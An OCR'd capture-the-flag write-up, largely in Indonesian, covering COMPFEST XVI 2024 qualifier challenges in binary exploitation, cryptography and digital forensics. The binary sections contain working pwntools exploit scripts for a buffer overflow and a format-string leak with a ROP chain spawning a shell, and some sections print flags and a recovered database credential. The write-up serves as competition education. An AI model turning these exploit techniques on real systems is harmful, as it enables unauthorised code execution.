
# WRITEUP QUALS COMPFEST XVI 2024

COMPFEST

K.EII


ITOID



FLAB

## SNI cabang FLAKEITO 🔥 🔥

**Part of**

SNI
CYBERSECURITY TEAM

# WRITEUP QUALS COMPFEST XVI 2024

## Daftar Isi

# Binary Exploitation

## Binary Exploitaiton/return to me

Terdapat anti debugger, sehingga program akan exit jika user terdeteksi menggunakan debugger, namun kita bisa patch anti debugger tersebut sehingga program tidak akan exit ketika user menggunakan debugger.

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  sub_1249(a1, a2, a3);
  puts("pwn sanity check ehe");
  printf("ups, i leak my secret : %p\n", sub_1272);
  if ( ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL) < 0 )
  {
    puts("debugger??? i thought u were better");
    exit(0);
  }
  sub_12CE();
  return 0LL;
}
```

```
__int64 sub_12CE()
{
  char s[32]; // [rsp+0h] [rbp-20h] BYREF

  puts("try to hack me, if you can~");
  gets(s);
  if ( strlen(s) > 0xA )
  {
    puts("u yap alot, that wont do :/");
    exit(0);
  }
  puts("see ya");
  return 0LL;
}
```


```
int sub_1272()
{
  char s[264]; // [rsp+0h] [rbp-110h] BYREF
  FILE *stream; // [rsp+108h] [rbp-8h]

  puts("ret2win or ret2me mwehehe");
  stream = fopen("flag.txt", "r");
  fgets(s, 256, stream);
  return puts(s);
}
```

Namun kita tidak perlu melakukan hal tersebut, karena ternyata challenge ini hanyalah basic ret2win dengan cara buffer overflow. Bypass pengecekan fungsi strlen inputan user dengan


menggunakan nullbytes kemudian overwrite return instruction pointer dengan fungsi win yang akan menampilkan flag. Berikut exploit scriptnya:

```
#!/usr/bin/python3
from pwn import *
from ctypes import CDLL
from ctypes.util import find_library
import ctypes
from ctypes import CDLL
exe = './chall'
elf = context.binary = ELF(exe, checksec = 0)
context.bits = 64
context.log_level = 'debug'
host, port = "nc challenges.ctf.compfest.id 9013".split(" ")[1:3]
io = remote(host, port)
sla = lambda a, b: io.sendlineafter(a, b)
sa = lambda a, b: io.sendafter(a, b)
ru = lambda a: io.recvuntil(a)
s = lambda a: io.send(a)
sl = lambda a: io.sendline(a)
rl = lambda: io.recvline()
com = lambda: io.interactive()
li = lambda a: log.info(a)
rud = lambda a:io.recvuntil(a, drop=0x1)
r = lambda: io.recv()
int16 = lambda a: int(a, 16)
rar = lambda a: io.recv(a)
rj = lambda a, b, c : a.rjust(b, c)
lj = lambda a, b, c : a.ljust(b, c)
d = lambda a: a.decode('utf-8')
e = lambda a: a.encode()
cl = lambda: io.close()
rlf = lambda: io.recvline(0)
bfh = lambda a: bytes.fromhex(a)

rud(b'ups, i leak my secret : ')
win = int16(rud(b'\n'))
elf.address = win - 0x1272
li(f'win: {hex(win)}')
li(f"elf base: {hex(elf.address)}")
```

```
p = b'\0' * 40 + p64(win)
sl(p)
com()
```




## Binary Exploitation/Gampanglah



```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-54h]
  char format[72]; // [rsp+10h] [rbp-50h] BYREF
  unsigned __int64 v6; // [rsp+58h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  setup(argc, argv, envp);
  key = get_rand();
  puts("Welcome to COMPFEST 16. Can you help me test this XOR function?\n");
  puts("You only got 2 chances!");
  for ( i = 0; i <= 1; ++i )
  {
    printf("> ");
    gets(format);
    xor(format, (unsigned int)key);
    printf("Here is your XORed result : ");
    printf(format);
    putchar(10);
  }
  puts("Thanks for joining COMPFEST16");
  return 0;
}
```

```
__int64 get_rand()
{
  unsigned int seed; // [rsp+8h] [rbp-8h]

  seed = time(0LL);
  srand(seed);
  return (unsigned int)(rand() % 256);
}
```


```
size_t __fastcall xor(const char *a1, char a2)
{
  size_t result; // rax
  size_t i; // [rsp+10h] [rbp-10h]
  size_t v4; // [rsp+18h] [rbp-8h]

  v4 = strlen(a1);
  for ( i = 0LL; ; ++i )
  {
    result = i;
    if ( i >= v4 )
      break;
    a1[i] ^= a2;
  }
  return result;
}
```

Pada fungsi main, terdapat format string vulnerability di fungsi printf yang tidak memakai format string specifier, namun kita hanya bisa menginput sebanyak dua kali dan inputan kita akan di xor dengan suatu random number yang di modulo dengan 256, seed yang digunakan untuk mengenerate random number tersebut adalah null, yang artinya waktu yang digunakan adalah current time. Jadi, cukup leak canary dan address __libc_start_main+243, calculate offset libc base, kemudian letakkan ropchain system("/bin/sh") di return instruction pointer. Berikut exploit scriptnya:

```
#!/usr/bin/python3
from pwn import *
from ctypes import CDLL
from ctypes.util import find_library
import ctypes
from ctypes import CDLL
exe = './chall_patched'
elf = context.binary = ELF(exe, checksec = 0)
context.bits = 64
context.log_level = 'debug'
host, port = "nc challenges.ctf.compfest.id 9006".split(" ")[1:3]
```

```python
io = remote(host, port)
sla = lambda a, b: io.sendlineafter(a, b)
sa = lambda a, b: io.sendafter(a, b)
ru = lambda a: io.recvuntil(a)
s = lambda a: io.send(a)
sl = lambda a: io.sendline(a)
rl = lambda: io.recvline()
com = lambda: io.interactive()
li = lambda a: log.info(a)
rud = lambda a:io.recvuntil(a, drop=0x1)
r = lambda: io.recv()
int16 = lambda a: int(a, 16)
rar = lambda a: io.recv(a)
rj = lambda a, b, c : a.rjust(b, c)
lj = lambda a, b, c : a.ljust(b, c)
d = lambda a: a.decode('utf-8')
e = lambda a: a.encode()
cl = lambda: io.close()
rlf = lambda: io.recvline(0)
bfh = lambda a: bytes.fromhex(a)
libc = ELF("./libc.so.6", checksec = 0)
_libc = CDLL('/usr/lib/x86_64-linux-gnu/libc.so.6')

def get_rand():
    seed = _libc.time(0)
    _libc.srand(seed)
    randz = _libc.rand()
    print(f'seed: {hex(seed)}, random before mod 256: {hex(randz)}')
    return ctypes.c_uint32(ctypes.c_int32(randz).value % 256).value

num = get_rand()
print(f'random after mod 256: {hex(num)}')

p = b'%19$p,%21$p,%17$p.'
sla(b'> ', xor(p, p8(num)))
rud(b"Here is your XORed result : ")
leaks = rud(b'.').split(b',')
__libc_start_main_243 = int16(leaks[0])
libc.address = __libc_start_main_243 - 0x24083
```

```
stack = int16(leaks[1])
canary = int16(leaks[2])
li(f"__libc_start_main_243: {hex(__libc_start_main_243)}")
li(f"libc base: {hex(libc.address)}")
li(f"stack address: {hex(stack)}")
li(f'canary: {hex(canary)}')

rop = ROP(libc)
rop.call(rop.ret.address)
rop.system(next(libc.search(b'/bin/sh\0')))
p = flat({72: [canary, 0xdeadbeef, rop.chain()]})
sla(b'> ', xor(p, p8(num)))
com()
```



# Cryptography

## Cryptography/money gone, wallet also gone

Diberikan 2 file, source code dan hasil encryption. Singkatnya code akan hashing setiap character dari plaintext. Kami decrypt dengan cara mapping setiap character dengan hasil hash, berikut decodernya

```python
import hashlib
import random

methods = [
    "md5",
    "sha256",
    "sha3_256",
    "sha3_512",
    "sha3_384",
    "sha1",
    "sha384",
    "sha3_224",
    "sha512",
    "sha224",
]

mapped = []


def encrypt(x, method):
    hash_obj = hashlib.new(method)
    hash_obj.update(x.encode())
    return hash_obj.hexdigest()


for x in range(130):
    x = hashlib.sha512(str(x).encode()).hexdigest()
    r = []
    for method in methods:
        r.append(encrypt(x, method))
    mapped.append(r)

ct = open("encrypted_memory.txt", "r").read()
ct = eval(ct)

pt = []
for c in ct:
    for j, m in enumerate(mapped):
        if c in m:
            pt.append((j - 20) % 130)

open("decrypted_memory.py", "wb").write(bytes(pt))
```

Hasil decodenya merupakan file encryption yang lain, kali ini rsa, code akan generate public key yang p&q nya sambung menyambung dan public key itu encrypt message secara chaining

dengan public key yang berbeda. Untuk solve nya kita bisa recover p&q dengan menggunakan gcd.

```
from math import gcd

from Crypto.Util.number import long_to_bytes

n = ...
e = 65537
c = 
131068150516266782497524151569397311440157547194250653075746883995695495946229734990
044294024312305957304981311871401801000165987879240146059201131278126452653960586380
420928603302452692674361961294027450238528049853150596284602393920977552673298734230
737044039700516304136383493461326282543504628775975540288340

assert n[0] // gcd(n[0], n[1]) * gcd(n[0], n[1]) == n[0]

PQ = [n[0] // gcd(n[0], n[1]), gcd(n[0], n[1])]
for i in range(1, 16):
    x = gcd(n[i], n[i - 1])
    r = n[i] // x
    assert r * x == n[i]
    PQ.append(r)

phi = []
for i in range(16):
    phi.append((PQ[i] - 1) * (PQ[i + 1] - 1))

D = []
for i in range(16):
    D.append(pow(e, -1, phi[i]))

pt = c
for i in range(16 - 1, -1, -1):
    pt = pow(pt, D[i], n[i])

print(long_to_bytes(pt))
```

COMPFEST16{d0nt_F0rg3t_ur_w4ll3T_4g4in_0r_3lse_ur_m0n3y_1s_G0ne_47dcdc753c}

# Digital Forensics

## Digital Forensics/Industrial Spy 3

```
from pwn import *
```


```
import struct

p = remote('challenges.ctf.compfest.id', 9009)
p.recv()

ans = [
    '22,5432',
    'server:changeme',
    'cafecoagroindustrialdelpacfico',
    'penalties',
    'Lyubov Pryadko'
]

for i in ans:
    p.sendline(i.encode())
    print(p.recv())

PS C:\1Jonathan\CTFS\Compfest\Quals\SIAK-OG> & "C:/Users/M S
I/AppData/Local/Microsoft/WindowsApps/python3.12.exe"
c:/1Jonathan/CTFS/Compfest/Quals/industrialspy/ans.py
[x] Opening connection to challenges.ctf.compfest.id on port 9009
[x] Opening connection to challenges.ctf.compfest.id on port 9009: Trying
35.197.140.85
[+] Opening connection to challenges.ctf.compfest.id on port 9009: Done
b'2. What is the credentials used to access the database? (ex:
root:root)\n'
b'3. What is the password for the "super" user on the database?\n'
b'4. What table does the attacker modify?\n'
b'5. It seems that the attacker has modified their own data, what is their
full name?\n'
b'\nThank you for submitting your report. We will review it and get back
to you as soon as
possible.\nCOMPFEST16{h3lla_ez_DF1R_t4sK_f0r_4n_1nt3rN_b96818fd79}\n'
[*] Closed connection to challenges.ctf.compfest.id port 9009
```

1: open port?

```
from scapy.all import rdpcap, IP, TCP
```


```
def find_open_ports(pcap_file):
    pcap = rdpcap(pcap_file)
    open_ports = set()

    for packet in pcap:
        if IP in packet and TCP in packet:
            if packet[TCP].flags == "SA":  # SYN-ACK indicates an open
port
                open_ports.add(packet[TCP].sport)

    return sorted(open_ports)

if __name__ == "__main__":
    pcap_file = "capture.pcapng"  # Replace with your actual file path
    open_ports = find_open_ports(pcap_file)
    print(f"Open ports on the attacked machine: {', '.join(map(str,
open_ports))}")
```

2: creds?





At stream 1215, server:changeme

3: password?




Stream 1216, hashed pwd



4: modified table?




Still at 1216


5: fullname?

User id 6




## Digital Forensics/Dumb Hacker


Dari file registry langsung keliatan di recentnya si user. Ada 2 part flag. Karena isinya hex encoded saya coba encode “}” ke hex “7d” terus nguli, ketemu dah part 3 nya




COMPFEST16{y0u_gOt_h4cK3d_bY_a_sm00thcr1m1nal_148d87df4f}


## Digital Forensics/Loss

Simpel banget ini mah, file yang dikasih file .e01, tinggal parsing pake autopsi ketemu banyak deleted file git. Oleh karena itu coba cek2 lain dan nemu file2 dari folder Recycle Bin




## Digital Forensics/Heads up


Part 1 lgsg keliatan di filenya (rename jadi .zip karena headernya PK)
Part 2 ada image yg append, keliatan ada chunk IEND tinggal fix dikit
89 50 4E 47 0D 0A 1A 0A <- ini fixed
4D 4D 45 4F 4E 47 1A 0A <- ini yg asli sebener e patternnya keliatan




Part 3, dari setelah chunk iend pngnya itu file font ttf.
ttfnya juga ternyata cuma dikeluarin aja dari 'file'nya.
mulai dari .IMG
00 01 00 00 00 10 01 00 00 03 00 60 44 53 49 47

